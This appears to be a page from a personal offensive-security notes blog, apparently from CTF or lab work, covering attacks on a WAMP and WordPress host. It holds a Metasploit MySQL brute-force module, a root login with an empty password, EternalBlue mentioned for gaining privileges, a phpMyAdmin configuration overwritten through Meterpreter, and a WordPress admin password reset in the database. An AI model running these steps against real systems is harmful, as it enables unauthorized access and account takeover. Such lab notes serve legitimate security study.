boot767 notes · 24 posts

Every Shell Leaves a Trace

I keep what I learn about offensive security here: my notes from CTFs, certifications and university, plus the walkthroughs I write when a box is worth sharing. It's organized the way I work a box. Recon first, then a foothold, then privilege escalation, then the rest of the network.

latest transmission · 2026-11-19Collection of OSINT Tools and Resources

06. WordPress and WAMP

Brute Force MySQL

use auxiliary/scanner/mysql/mysql_login
set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
exploit

Login to MySQL DB

  1. Credentails: root:NULL

  2. mysql -u root -p -h 10.3.31.12

  3. show databases;

WAMP

  1. In order to modify configuration files on a WAMP server, elevated privileges are required.

    1. EternalBlue via SMB is a great way to do this.
  2. Location of WAMP Configuration.

    cd C:\\wamp\\alias

    download phpmyadmin.conf
    

    1. Modify rules.

    1. Upload via MSF.

      Automatically overwrites old file with new.
      
      ```meterpreter
      upload phpmyadmin.conf
      ```
      
      ![WordPress and WAMP: figure 6](/note-media/ff046ab10421411c9cf0db3c0f8570f5.webp)
      

      4. Restart Apache Service.

      ```meterpreter
      shell
      net stop wampapache
      net start wampapache
      ```
      

      3.  View phpMyAdmin: `http://10.3.31.12:8585/phpmyadmin/`
      
          ![WordPress and WAMP: figure 7](/note-media/de2b8789af2c46a68bc00fa3b54472d3.webp)
      

WordPress User Account Location (phpMyAdmin)

  1. Databases > wordpress > wp_users

  2. Change Admin password:

    1. Default Encryption Standard (Function): MD5

    2. Set clear password: password123

Login to WordPress with New Password for Admin